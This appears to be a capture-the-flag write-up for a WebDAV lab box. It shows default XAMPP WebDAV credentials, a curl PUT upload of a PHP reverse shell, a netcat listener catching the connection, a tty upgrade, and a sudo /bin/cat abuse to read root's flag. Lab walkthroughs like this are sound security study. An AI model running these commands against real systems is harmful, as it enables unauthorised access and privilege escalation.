


Start with an Nmap scan.




Only port 80 is open.



The /webdav directory returns a 401 Unauthorized response.




After searching, we found default credentials on this site.



to keep the default credentials and be vulnerable to remote attacks.

cmds

1. login to the XAMPP server's WebDAV folder
   - `cadaver http://<REMOTE HOST>/webdav/`
   - `user: wampp`
   - `pass: xampp`
2. upload a file to the webdav folder
   - `put /tmp/helloworld.txt`



The passwd.dav file is a rabbit hole, so we need to upload our reverse shell using curl instead.

```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/dav]
└─# curl -u wampp:xampp -X PUT --upload-file shellPleaseWork.php http://10.10.137.43/webdav/Shell.php


┌──(root㉿kali)-[/home/kali/Desktop/boxes/dav]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.14.98.178] from (UNKNOWN) [10.10.137.43] 46868
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/webdav$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(root㉿kali)-[/home/kali/Desktop/boxes/dav]
└─# stty raw -echo; fg
[1]  + continued  nc -lvnp 4444

www-data@ubuntu:/var/www/html/webdav$ whoami
www-data
www-data@ubuntu:/var/www/html/webdav$ cd /home/
www-data@ubuntu:/home$ ls
merlin  wampp
www-data@ubuntu:/home$ cd merlin/
www-data@ubuntu:/home/merlin$ cat user.txt
[redacted]
www-data@ubuntu:/home/merlin$
```

Running sudo -l showed that we can execute /bin/cat as root, allowing us to read the root.txt file, as shown below.

```
www-data@ubuntu:/home/merlin$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
www-data@ubuntu:/home/merlin$ sudo /bin/cat /root/root.txt
[redacted]
www-data@ubuntu:/home/merlin$
```